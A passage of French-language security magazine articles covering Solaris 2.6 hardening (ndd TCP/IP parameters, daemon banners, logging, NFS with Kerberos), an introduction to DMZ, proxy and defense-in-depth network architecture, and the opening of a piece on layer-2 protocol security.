L'intégrité des comptes utilisateurs et groupes est ensuite vérifiée : le rapport indiquera les doublons, les entrées incorrectes, les comptes non protégés par mot de passe, le compte nobody, etc.
L'étape suivante concerne le contrôle des fichiers de configuration. Il s'agit des fichiers dont la plupart se trouvent dans /etc : inetd.conf, default/login, vfstab, etc, ou dans /var/adm. Les variables d'environnement telles que PATH ou UMASK sont vérifiées dans les fichiers .profile, .login, .cshrc., aussi bien pour root que pour les différents utilisateurs.
La valeur du paramètre de sécurité pour l'eeprom est comparée au degré de sécurité correspondant à l'option de la commande. Si l'option est «high» et que l'eeprom n'est pas protégée par mot de passe, le rapport indiquera une anomalie.
Enfin, s'il y a lieu, la configuration du pare-feu est également contrôlée.
En résumé, cette commande fait ce que l'administrateur

aurait déjà dû faire ! Les avis sont partagés sur son utilisation: pour ma part, je considère qu'elle s'adresse aux administrateurs manquant d'expérience ou de connaissance du système. Un «vieil» administrateur préfèrera faire le travail manuellement. Sachez qu'elle existe, au cas où... Si vous l'utilisez, surtout, épluchez bien les logs générés.

ndd

Voilà un outil intéressant !
Les «traces» laissées par TCP/IP sont nombreuses et fournissent de nombreuses informations aux mal intentionnés. Des outils tels que nmap reposent en grande partie sur ce type d'information. ndd permet de modifier bon nombre de paramètres de la pile TCP/IP afin de la rendre moins «causante».
Pour lister les paramètres susceptibles d'être modifiés, il suffit de taper la commande *ndd /dev/tcp \?* pour tcp, par exemple. Les paramètres ip, udp et arp peuvent également être changés : la même commande s'applique en remplaçant le «tcp» de l'exemple ci-dessus pour lister les différents paramètres.
L'un de ces paramètres concerne le MSS (Maximum Segment Size) de TCP. Il s'agit de la plus grande quantité de données que TCP va envoyer à l'interface appelante. A chaque connexion, l'appelant et l'appelé échangent leur MSS. Si aucune valeur n'est donnée, la valeur par défaut de 536 est utilisée. nmap, par exemple, est capable d'exploiter cette particularité. Pour définir une valeur plus élevée (546, par exemple), afin de limiter le risque, il suffit d'utiliser la commande : *ndd -set /dev/tcp tcp_mss_def 546*.
Lorsque la découverte du chemin MTU est active, le bit «don't fragment» figure dans l'entête IP de tous les paquets sortant, fournissant ainsi une nouvelle information exploitable par un outil tel que nmap. Pour désactiver ce bit, utilisez la commande : *ndd -set /dev/ip ip_path_mtu_discovery 0*.
Normalement, il n'est pas nécessaire de désactiver la découverte du chemin MTU (Max Transfer Unit), dans la mesure où cette recherche s'effectue habituellement toutes les 10 minutes. Sous Solaris, c'est toutes les 30 secondes ! Pour modifier ce délai, tapez la commande : *ndd -set /dev/ip ip_ire_pathmtu_interval 300000*.
300000 exprime des millisecondes et correspond donc à un délai de 5 minutes.
La commande *ndd -set /dev/tcp tcp_strong_iss 2* permet au noyau de générer un nombre aléatoire pour la séquence initiale de TCP et non une valeur prévisible, grâce au paramètre «2». Ce paramètre figure dans le fichier /etc/default/inetinit et vous pouvez rendre la modification permanente en corrigeant la ligne correspondante dans ce fichier.
ndd peut également servir à rendre les attaques ARP (Address Resolution Protocol) plus difficiles. ARP est vulnérable aux attaques de type DOS (Denial Of Service) ou au spoofing (semblable à l'IP spoofing) mais aussi au «ARP cache poisoning». En modifiant le temps de renouvellement du cache ARP et de la table de routage IP, vous ralentissez le « travail » de ces gens qui vous veulent du bien. Les commandes *ndd -set /dev/arp arp_cleanup_internal [délai en millisecondes]* et *ndd -set /dev/ip ip_ire_cleanup_interval [délai en millisecondes]* n'élimineront pas le risque mais réduiront considérablement la vitesse d'action de l'attaquant éventuel.
Pour en finir avec ndd, il permet également d'améliorer la sécurité d'IP. Par exemple, Solaris autorise le « port forwarding » par défaut, que vous possédiez une ou plusieurs cartes réseau. La commande *ndd -set /dev/ip ip_forwarding 0* le désactive.

Enfin, la commande *ndd -set /dev/ip ip_strict_dst_multihoming 1* exige que les paquets entrant sur une interface viennent obligatoirement du réseau attaché à cette interface.

Ce ne sont que quelques exemples parmi les nombreux paramètres modifiables. Après avoir bien étudié la question, vous pouvez choisir les paramètres à corriger dans votre cas et en faire un script lancé au démarrage.

Enfin, parmi les outils proposés par Sun en «freeware», vous trouverez nddconfig qui vous facilitera la tâche.

Les «empreintes»

Puisque nous sommes dans les « traces » laissées par le système, le répertoire /etc/default contient de nombreux fichiers permettant de réduire les informations fournies par les différents services. Il est aussi possible d'en créer de nouveaux. Par exemple, vous aimez le risque et vous utilisez telnet. Créez un fichier /etc/default/telnetd contenant la ligne :
BANNER=""
Le démon n'affiche plus le nom du système lors d'une connexion.
La même chose pour ftpd donnera le même résultat.
Ceci s'applique à tous les démons affichant par défaut l'identité du système.
Enfin, les précautions basiques doivent être bien évidemment appliquées. Répétons-les : désactivez tous les services inutiles dans /etc/inet/inetd.conf (pour ne pas dire, désactivez la totalité des services !). « chrootez » comme une bête si vous êtes vraiment obligés d'utiliser des services tels que ftpd, telnetd...
Mais pourquoi un serveur d'applications devrait-il être aussi (par exemple) un serveur ftp ? La règle reste « ne pas mettre tous ses oeufs dans le même panier » !
Le serveur httpd est utilisé sous Solaris pour la documentation en ligne. Vous ne passez pas votre temps à consulter la documentation : désactivez-le. Si vous avez besoin d'une information particulière ne figurant pas dans les pages de manuel, vous pouvez toujours le relancer ponctuellement par la commande */etc/init.d/ab2mgr start* (en tant que root, of course).
Dans la même optique, un serveur d'applications ne devrait

pas nécessiter d'accès au monde extérieur et par conséquent n'a aucun besoin d'envoyer du courrier autre que les messages du système. Désactivez donc le démon sendmail et lancez-le par une tâche cron de manière régulière, avec l'option -q. Une autre solution consiste à supprimer l'option *-bd* de la commande de lancement du démon. Personnellement, je préfère la première possibilité.
Tout cela pour insister sur le fait que moins il y a de services actifs, mieux c'est, ou présenté autrement, moins vous aurez de ports ouverts mieux ce sera, surtout avec Solaris !
Ce système a une « spécialité » qui consiste à beaucoup utiliser les ports élevés et à en ouvrir tant et plus. Certes, ça part d'un bon sentiment, celui d'utiliser des ports non privilégiés, mais bon...
Si vous parvenez à commenter toutes les lignes du fichier inetd.conf, vous pouvez vous permettre de ne plus lancer le démon inetd : c'est toujours un service de moins !
Rappelez-vous : la machine la moins vulnérable c'est celle qui n'a pas de carte réseau, de modem, de lecteurs (disquette, CDROM), qui a un gros cadenas... et qui est éteinte. La mettre en route, c'est déjà un risque puisqu'elle pourrait vous sauter à la figure, mais il faut vivre dangereusement ;-)

Les logs

Modifiez aussi votre fichier syslog.conf de manière à obtenir beaucoup plus d'informations que le système n'en fournit par défaut. D'abord, en les divisant, pour ne pas tout avoir dans les deux mêmes fichiers, par défaut /var/adm/messages et /var/log/syslog. Générez des fichiers spécifiques au noyau, aux démons. Ajoutez par exemple dans votre fichier syslog.conf, la ligne suivante :
kern.* /var/log/kernel.log
Encore mieux, si vous le pouvez, envoyez les logs vers une autre machine. Voir les options de syslogd dans la page de manuel pour ce faire.
Et surtout, n'hésitez pas, penchez-vous sur le logiciel libre : personne n'a fait mieux sur le plan de la sécurité.

Les outils libres

La plupart de ces outils sont très connus mais n'en demeurent pas moins incontournables. Nous n'entrerons pas dans le débat (stérile ?) GPL ou pas : nous cherchons à améliorer la sécurité d'un système et non à définir les bienfaits d'un type de licence ou d'un autre. Donc, le premier incontournable se nomme TCPWrapper. Pour rappel, il est disponible sur **ftp.porcupine.org:/pub/security**. Nous ne décrirons pas TCPWrapper : il existe beaucoup de littérature sur le sujet (voir les références à la fin de cet article).
Un autre se nomme ipfilter et il est disponible sur **ftp://coombs.anu.edu/pub/net/ip-filter**. Il s'agit, vous l'aurez deviné, d'un programme de filtrage de paquets ! Petite précision : il fut un temps où le compilateur de Sun était nécessaire; ce n'est plus le cas et gcc fait ça très bien.
ipfilter se marie très bien avec portsentry que vous trouverez sur **http://psionic.com** accompagné d'autres outils tels que logcheck et hostsentry.
Nous ne nous attarderons pas non plus sur le bien fondé (ou non) de lier les ports comme le fait portsentry. Le constat est le suivant : portsentry fait ce qu'on attend de lui et ce n'est déjà pas si mal.
Bien sûr, parmi les indispensables, n'oublions pas de mentionner ssh (ou ssf) en remplacement des r commands (rsh, rcp, rlogin, etc.). De plus, ssh est capable de communiquer avec bon nombre d'applications faisant ainsi transiter les données par un « tunnel ».
Lsof, bien connu des utilisateurs de Linux, par exemple, existe aussi pour Solaris. Vous le trouverez sur **http://ftp.cerias.purdue.edu/pub/tools/unix/sysutils**
Un autre outil libre a son importance sous Solaris : rpcbind 2.1. C'est un remplacement de la version Solaris, signé Wietse Venema, une sacrée référence. Nous y reviendrons dans le chapitre suivant.
Nous ferons l'impasse sur les scanners, les NIDS (Systèmes de détection d'intrusion réseau), etc. puisqu'ils entrent dans la sécurité d'un réseau et non d'un système.
Pour terminer ce rapide tour d'horizon du logiciel libre, je ne résiste pas au plaisir d'évoquer gcc même si ça n'a plus grand chose à voir avec la sécurité (quoique !). Jetez le compilateur Sun (si vous en avez la licence !!!) et remplacez-le par l'indispensable compilateur GNU. Vous vous en sentirez beaucoup mieux... et n'aurez pas à subir les problèmes causés par le compilateur débile de la maison. Tant pis, je l'ai dit (pire, écrit !) :-(
Les puristes diront que s'il s'agit d'un serveur, le compilateur est inutile, voire déconseillé. Certes... sauf s'il s'agit d'un serveur d'applications dont les mises à jour doivent être compilées sur ledit serveur.
Abordons maintenant le fleuron de Sun : j'ai nommé NFS et NIS.

L'apport de Sun au monde Unix

Que l'on aime ou non, qu'il y ait de gros soucis de sécurité ou pas, indéniablement NFS (Network File System) a été une révolution. Objectivement, c'est une grande idée. Nous les vieux c...hnocks en avons rêvé pendant longtemps... et Sun l'a fait ;-)
Un système de partage de ressources sur un réseau qui de plus se moque de l'OS, ce n'est quand même pas rien. Certes, avec le temps ça paraît classique, mais au début nous étions vraiment impressionnés (et ravis). Il est donc difficile de ne pas aborder le sujet dans un article dédié à Sun. Malheureusement, toute médaille a son revers et celle-là (de médaille), elle en a (des revers).
Reconnaissons à Sun la prise de conscience du problème et les efforts accomplis pour limiter les dégâts. Oui, NFS du point de vue sécurité... c'est un fléau, et du côté clients non Unix, c'est encore pire !

Sun a donc travaillé et nous a concocté un NFS sécurisé fonctionnant avec une autre de ses productions, NIS+.
Pour améliorer la sécurité de NFS et NIS, Sun s'appuie sur les méthodes d'authentification Diffie-Hellman ou Kerberos pour RPC (Remote Procedure Call) et transforme ainsi ce dernier en RPC sécurisé. Les deux méthodes utilisent également un chiffrement DES pour les mécanismes d'authentification.
Il est évident que nous ne décrirons pas la mise en place d'un tel système : un livre y suffirait à peine.
Donc, si vous souhaitez utiliser NFS sécurisé, il vous faudra passer par un RPC sécurisé et NIS+.
Première chose à faire, remplacer le RPCbind fourni avec le système par celui mentionné plus haut. Vous le trouverez sur **ftp.porcupine.org:/pub/security/rpcbind**. Le principal avantage de cette version vient de ce qu'elle permet de rejeter les requêtes distantes sur les ports UDP élevés.
Si vous choisissez une authentification Kerberos, vous devrez vous le procurer. Solaris est capable de gérer ce type d'authentification mais ne fournit pas Kerberos. Vous trouverez tout **sur http://web.mit.edu/kerberos/www/**, y compris les contraintes légales liées à Kerberos ! Dernier point, Solaris 2.6 a besoin de Kerberos 4. La version 5 fonctionne peut-être mais je n'ai pas testé.
A partir de là, vous n'avez plus qu'à vous amuser avec l'installation de NFS sécurisé et de NIS+. La documentation de Solaris est très complète sur le sujet et ce n'est vraiment pas compliqué à mettre en place.
Voici un bref résumé du fonctionnement de Kerberos.
Le démon /usr/sbin/kerbd doit être actif sur le client et le serveur NFS. Il faut bien évidemment indiquer au serveur NFS qu'il utilise l'authentification Kerberos : lors du partage en tant que root, la commande *share -F nfs -o sec=krb4 /répertoire* suffit.
Le KDC (Key Distribution Center) est utilisé pour enregistrer les noms sur le serveur. Chaque client est représenté par une ligne
root.»nom d'hôte » (sans les guillemets)
et chaque serveur par une ligne
nfs.»nom d'hôte » (sans les guillemets)
Au montage du répertoire partagé, l'utilisateur sur le client doit obtenir un ticket root.
Il se loge en utilisant la commande kinit, le serveur authentifie la demande et lui attribue un ticket.Le démon kerbd génère alors un ticket pour le serveur NFS exportant le répertoire.
A la fin de la session, les tickets (client et serveur) sont détruits par la commande kdestroy.
Disons-le tout net, Kerberos est loin d'être la panacée universelle, mais au bout du compte, vous obtiendrez un NFS moins «gruyère».
Pour information, Solaris 8 propose le support d'IPSec, qui est une autre manière de sécuriser NFS... et qui est certainement beaucoup plus efficace et fiable.
Il n'en reste pas moins que NFS est un risque sur le plan de la sécurité, surtout en raison des nombreux clients disponibles : tous les systèmes ne sont pas égaux face à l'adversité. Les plus grandes vulnérabilités viendront de clients ne supportant pas le type d'authentification choisi ou proposant d'anciennes versions (NFS 2 au lieu de 3, par exemple). Il est fortement recommandé d'éviter d'intégrer ce genre de clients dans un réseau NFS. Une solution consiste à utiliser ssh, mais là encore, ce n'est pas toujours possible sur tous les systèmes. Linux, pour ne pas le nommer, fait ça très bien.
N'empêche, à mon humble avis, si vous pouvez vous passer de NFS, ce ne sera pas plus mal.

Le support en ligne

Parmi les points incontournables pour la sécurisation de Solaris, il ne faut surtout pas oublier le support en ligne de Sun. Sun publie des « patches» tous les mois : ce sont des correctifs aussi bien pour la sécurité que pour les bogues. Ils se nomment d'ailleurs « Recommended and security patches ». Alors, non seulement ils sont recommandés, mais ils sont carrément obligatoires. Vous pouvez les télécharger en totalité si vous avez une connexion rapide ou vous contenter de faire le tri par rapport à ce que vous avez déjà installé. Solaris 2.6 sorti de sa boîte ne fonctionnera vraiment correctement qu'après installation de ces «patches» (et 100 Mo de logiciel libre amélioreront encore les choses !). Bien évidemment, pour les alertes de sécurité les correctifs sont disponibles... sans attendre le mois suivant.
Vous trouverez tout cela sur **http://www.sunsolve.com.**
Autre source non négligeable, le portail BigAdmin. C'est comme la Samaritaine : on y trouve tout. C'est une mine d'information, d'outils, etc.
Les sites «blueprint» sont également indispensables.
Enfin, les différents sites « sunfreeware » sont de précieux alliés. Si vous préférez les paquetages à la compilation c'est là qu'il faut aller.

Enfin, ça se termine !

Malgré une image qui semble convaincre beaucoup de monde, personnellement je suis loin d'être un inconditionnel de Sun. Mais bien sûr, cela n'engage que moi. Les versions de SunOS 5 deviennent de plus en plus lourdes (donc offrant plus de vulnérabilités), de plus en plus propriétaires. Bien évidemment Java envahit les disques, ce qui n'arrange rien. A ce sujet, je vous recommande HotJava, le navigateur le plus lent et le plus bogué jamais écrit. Mais bon, disons que ça découle de mon «enthousiasme» pour Java. Je précise que je n'ai rien contre le langage proprement dit. Ce qui me fatigue c'est le «bruit» fait autour et l'inefficacité des produits développés. Ne parlons pas des vitesses de fonctionnement même avec des processeurs de course (aussi rapide qu'un escargot en folie) ou de la stabilité des applications. C'est certainement dû à un énorme manque de chance, mais je n'ai jamais utilisé une application Java qui ne plante pas ! Bien joli quand elle démarre :-(
Si vous voulez des exemples, j'en ai tout plein.

Mais je le répète, ce n'est que mon opinion et Solaris ce n'est quand même pas que Java (heureusement).
Autre chose qui m'énerve prodigieusement, c'est l'hypocrisie de la politique de Sun. Un coup, je t'offre une licence, un coup je te la fais payer une fortune : il se trouve qu'il s'agit de la même !
Ou encore, Sun n'a pas besoin de Linux : Solaris, c'est une espèce de Linux. Mais en même temps on met quelques billes dans des projets Linux (enfin, qui se présentent comme tels) et on annonce à grand renfort médiatique qu'on se lance dans Linux... pour faire avancer le schmilblick ! Bon, j'arrête.
Les prix pratiqués sur le matériel ne sont pas tristes non plus. Franchement, c'est de l'abus. Vous voulez un exemple ? Une station SPARC Ultra 1, 64 Mo, disque SCSI 2Go, carte graphique 8 bits... mais moniteur 21 pouces, sans lecteur (ni CDROM, ni disquette) et Solaris 2.6 : 10000 EURO HT voici environ 4 ans ! Pourquoi pas ? M'enfin...
Aujourd'hui, ça devient un peu moins cher pour l'entrée de gamme, mais avec une qualité moindre : par exemple, les disques SCSI sont remplacés par des EIDE. Et si vous souhaitez ajouter quelque chose à la configuration de base, le prix du périphérique ou de la barrette mémoire est en général «soigné». Il faut bien rentabiliser le logo ! A titre d'exemple, l'entrée de gamme (Ultra 10) vaut 5000 EURO (HT bien sûr) avec une carte graphique PGX64. Si vous préférez une Creator 3D, il vous en coûtera 5400 EURO. Une extension de mémoire de 128 Mo augmentera la facture de 178 EURO. Mais, pour le prix vous avez la «chance» de posséder un lecteur de disquette et un lecteur de CDROM : tout arrive. En prime, vous disposez de Solaris 7 et 8 préinstallés... et là, je ne comprends pas tout ! Ajoutez le moniteur : 410 EURO pour un 17 pouces et 1250 EURO pour un 21 pouces. Enfin, si vous passez à la taille au-dessus (Ultra 60), ce sera 10000 EURO pour le modèle de base... avec le même processeur UltraSPARC, mais avec 10 Mhz supplémentaires (450 au lieu de 440) et un disque de 36 Go (au lieu de 20 Go).
Tout n'est pas noir, malgré tout. Les vitesses de transfert réseau, par exemple, sont très élevées. Les machines SPARC ne sont pas non plus des machines Intel. Elles «n'offrent» pas, par exemple, un fantastique entonnoir grâce à un bus dont la fréquence est de 90% inférieure à celle du processeur !
Une fois bien «patché», Solaris 2.6 devient un OS très stable, capable de conserver ses ressources. C'est très certainement un système qui doit s'épanouir sur des machines très puissantes, mais je n'en ai pas l'expérience. Enfin, précisons que Sun propose un suivi très solide sous forme de correctifs ou autre. C'est loin d'être négligeable.
Cela dit, les Unices propriétaires (et tous les systèmes en général) ont tous leurs tares et Solaris n'échappe pas à la règle. Alors, choisir Solaris plutôt qu'un autre, c'est fonction des besoins, de la politique de l'entreprise ou de nombreux autres facteurs. Sur le plan de la sécurité, il est relativement facile de bien améliorer les choses. C'est pour le moins essentiel.

A ce sujet, précisons que cet article ne peut en aucun cas être exhaustif, et que bien d'autres choses non mentionnées sont réalisables pour rendre le système encore moins vulnérable. Enfin, si les besoins réclament des machines haut de gamme puissantes, Sun est certainement capable de fournir une solution adaptée.

Mais, de grâce, Monsieur Soleil, arrêtez de vouloir contrer votre ennemi juré (et alter ego) sur son propre terrain, sinon, par mimétisme Sun va devenir le Microsoft du monde Unix.

Georges Tarbouriech <georges.t@linuxfocus.org>

Références

http://www.samag.com : le magazine SysAdmin in English. Une excellente source d'information. Il est écrit par des admins pour des admins.
http://www.sun.com/bigadmin : le portail de Sun. On y trouve de tout.
http://www.sun.com/blueprints : plein d'infos, d'utilitaires, de scripts, etc.
http://www.sun.com/security/blueprints : comme le précédent mais plus orienté .
http://www.sans.org : LE site pour la sécurité de tous les systèmes...
Publicité éhontée : différents articles du magazine en ligne
LinuxFocus (vous savez, ces fous qui publient en plein de langues différentes)
Tout sur NIS (3 articles) par mon compère Fred aka Pappy :
http://www.linuxfocus.org/Francais/July2001/article148.shtml
http://www.linuxfocus.org/Francais/July2001/article162.shtml
http://www.linuxfocus.org/Francais/November2001/article163.shtml
NFS (encore le Fred du dessus) :
http://www.linuxfocus.org/Francais/November2000/article164.shtml
Outils de sécurité libres :
http://www.linuxfocus.org/Francais/January2001/article180.shtml
Par le tunnel : différentes utilisations de ssh
http://www.linuxfocus.org/Francais/May2001/article202.shtml
Portsentry :
http://www.linuxfocus.org/Francais/September2001/article214.shtml
«Chrooter» tous les services :
http://www.linuxfocus.org/Francais/January2002/article225.shtml

Architecture d'un réseau sécurisé : notions de base

Les entreprises comme les particuliers souhaitent protéger l'accès à leur(s) machine(s) ou plus généralement à leur réseau contre des accès illicites provenant d'Internet. Cette protection passe bien évidemment par la sécurisation du réseau. Cet article cible principalement les novices désireux d'appréhender les multiples concepts techniques liés à la sécurité d'un réseau, avec pour objectif d'expliquer les différentes notions de base indispensables à la mise en place d'une architecture réseau sécurisée.

La machine Bastion

Le rôle principal qu'une machine tient sur un réseau sécurisé est celui de la machine Bastion ou *Bastion Host* en anglais. Il s'agit d'une machine directement exposée aux attaques. Ainsi, un serveur ayant une adresse IP publique, et par conséquent accessible depuis Internet, est assimilé à une machine Bastion. Nous considérons ici que la menace vient uniquement d'Internet et non pas de l'intérieur du réseau (ce qui est bien sûr restrictif dans le cas d'une entreprise). Ce type de serveur est donc critique pour la confidentialité, l'intégrité et la disponibilité du réseau. Une attention particulière doit être portée sur sa sécurité. En effet, si cette machine venait à être compromise, la sécurité du réseau (totalement ou en partie) serait menacée. L'exemple le plus connu de machine Bastion nous est fourni par le pare-feu voire le routeur d'accès au réseau. Cependant, les serveurs Web, FTP, DNS ou de Mail sont vus aussi comme des Bastions.

La nécessité de mettre en place une architecture réseau sécurisée apparaît alors évidente. L'isolement des machines Bastion du réseau interne devient indispensable.

La zone démilitarisée (DeMilitarized Zone)

Avant de connecter un serveur sur Internet, se pose la question de la sécurité de cette machine et du réseau auquel elle appartient. Comme nous l'avons vu précédemment, ces serveurs sont des machines Bastion et doivent être isolés du réseau. C'est à cette problématique que répond la zone démilitarisée (ou DMZ). La DMZ fait partie des principes fondamentaux de la sécurité réseau. Cette zone va jouer le rôle d'espace intermédiaire entre le réseau interne, dit de confiance, et un réseau non maîtrisé, donc potentiellement dangereux. La DMZ isole les machines publiques (Web, DNS, FTP, Mail, ...) du réseau interne. Cette séparation est effectuée et contrôlée par un pare-feu comme le montre la figure 1.




fig. 1 La zone démilitarisée

La mise en place d'une DMZ est la première étape de la sécurisation du réseau et des machines. Le simple fait d'avoir une DMZ ne fait pas la sécurité du réseau. La DMZ est nécessaire mais non suffisante.

L'ajout d'un autre type de barrière renforce également la sécurité : il s'agit d'un contrôle au niveau des protocoles de la couche application (FTP, HTTP, SMTP,...)

Le proxy et le reverse proxy

Le pare-feu apporte la protection au niveau réseau avec un filtrage TCP/IP. La DMZ confine les serveurs publics dans une zone hors du réseau interne. Un proxy procure de nouveaux mécanismes de sécurité. Il va tout d'abord faire fonction de cache de pages Web. Une autre de ses fonctionnalités est le filtrage d'URL. Le proxy peut aussi imposer une authentification des utilisateurs avant qu'ils ne puissent l'utiliser. Techniquement parlant, le proxy est un relais entre le client et le serveur de destination. Dans l'exemple du Web, le navigateur va se connecter au proxy et le proxy se connecte




fig.2 Le proxy

ensuite au serveur. Ainsi, il relaie les pages Web demandées par le navigateur au serveur comme l'illustre la figure 2. Ainsi, les utilisateurs du réseau interne ne sont pas directement exposés sur Internet, seul le proxy y est connecté. En outre, pour une sécurité accrue, le proxy est placé au sein de la DMZ.

Quant au reverse proxy, il apporte une protection supplémentaire à un serveur et plus particulièrement à l'application. L'internaute ne se connecte pas directement au serveur mais via le reverse proxy. Le serveur n'est ainsi pas directement exposé aux attaques (figure 3).




fig.3 Le reverse proxy

En outre, certains proxy (ou fonctionnalité de filtrage applicatif) filtrent le flux de la couche application (FTP, HTTP, SMTP) et bloquent l'utilisation de commandes, potentiellement dangereuses, spécifiques aux différents protocoles. Là encore, le reverse proxy peut requérir de l'internaute une authentification.

Il est important de rappeler que le reverse proxy protège un peu plus le serveur mais il n'empêchera pas des attaques au niveau applicatif (exemple des vulnérabilités du Web). En revanche, un pirate ne pourra pas scanner directement les ports du serveur.

La défense en profondeur

Les mises en place d'une DMZ avec un pare-feu, d'un proxy et/ou d'un reverse proxy participent à la sécurisation des différents éléments composant le système d'information. La prise en compte de la sécurité à plusieurs niveaux (réseau, système et application) est appelée la défense en profondeur (Defense-in-Depth).

Ce concept, à l'origine militaire (au même titre que le DMZ), dit que la sécurité totale (ou du moins la convergence vers la sécurité totale) passe par la mise en place de plusieurs niveaux de sécurité.

Ces mécanismes de sécurité sont indépendants et interviennent en prévision d'un contournement de l'un d'eux. Imaginons que la protection de la DMZ par le pare-feu soit contournée par un moyen quelconque, une défense en profondeur intègre cette possibilité. Ainsi, les serveurs de la DMZ ont été sécurisés au niveau du système d'exploitation (arrêt des services inutiles, mises à jour effectuées, ...) afin de limiter l'impact de ce premier niveau d'intrusion. Un maximum de scénarios d'intrusion doit être imaginé pour mettre en place les sécurités visant à stopper la progression de l'attaque et ainsi protéger le cœur du réseau (les serveurs du réseau interne par exemple).

Conclusion

Nous avons exposé ici quelques concepts nécessaires à la mise en place d'une architecture réseau sécurisée. Néanmoins, avant de déployer serveurs et autre pare-feu, une étude de ses besoins et de ses objectifs de sécurité est primordiale afin d'adapter les moyens techniques à mettre en oeuvre sans les sous-estimer ni les sur-estimer.

Eric Detoisien - ede@global-secure.fr

Protection de l'infrastructure réseau IP : la couche liaison de données

Nous nous focalisons, dans ce deuxième volet du dossier « Protection de l'infrastructure réseau IP », sur les protocoles de la couche liaison de données (deuxième couche en partant du bas dans le modèle de représentation OSI). Beaucoup de ces protocoles sont nécessaires pour assurer le fonctionnement du réseau et fournissent des services aux protocoles de la couche supérieure, la couche réseau.

Seulement ces protocoles sont devenus, avec le temps, des protocoles « oubliés ». En effet, tout le monde connaît ARP (Address Resolution Protocol) et sa fonction de mécanisme de résolution d'adresses et les quelques attaques bien connues, qui rappelons-le au passage, s'appliquent aussi bien aux réseaux filaires qu'aux réseaux sans fil. La pince coupante n'est donc plus le pare-feu "ultime" - rien à voir avec l'article de Zipiz dans le premier numéro de MISC ;-)
Ces protocoles, dont la portée se limite généralement au même réseau physique (ensemble de câbles, répéteurs ("hubs"), ponts et commutateurs ("switches") interconnectés), peuvent également déborder sur différents sous-réseaux quand ils sont relayés par des relais applicatifs (`ip helper` par exemple sur les routeurs Cisco) ou par des fonctions de pont pour les protocoles réseaux non routables (VLAN bridge par exemple). Ils donnent vie au réseau, mais peuvent également servir à détourner du trafic, influencer les protocoles des couches supérieures et créer des dénis de services.


Nous décrivons ces différents protocoles souvent méconnus (voire, pour certains, pas connus du tout), leurs attributs positifs, quelques utilisations détournées possibles et finalement comment améliorer la sécurité de son réseau. Comme dans le premier volet, les exemples concernent les commutateurs (CatOS et CatIOS) et routeurs (IOS) Cisco.

Le calvaire de l'administrateur réseau

Souvent les équipes d'administrateurs réseaux savent assez facilement et rapidement diagnostiquer des problèmes de connectivité engendrés par des protocoles de routage comme RIP, OSPF ou BGP. Dès que des protocoles comme STP (Spanning Tree Protocol) commencent à influencer le comportement du réseau, et qu'on se retrouve dans une situation avec deux, voire trois protocoles (protection/détection de boucle/routage), trouver l'origine d'un problème dans un environnement «sain» est déjà relativement complexe. Imaginez quelle tâche ardue attend l'équipe réseau quand ce réseau est sous le coup d'attaques malveillantes.

Court rappel sur les couches de liaison de données et réseau

La couche liaison de données, ou "couche deux", est elle-même divisée en deux sous-couches : LLC (Logical Link Control) et MAC (Medium Access Control). Elle fournit des mécanismes d'adressage, de mise en trame, de transmission, de détection/contrôle d'erreur, de gestion de flux ainsi que la méthode d'accès au média. PPP, HDLC, Ethernet et 802.3 sont quelques uns des protocoles de cette couche. Ethernet (version 2) et 802.3 sont deux protocoles aux spécifications proches, mais pas identiques : par exemple, le format des trames et les services définis et fournis par les deux couches basses (physique et liaison de données) diffèrent.
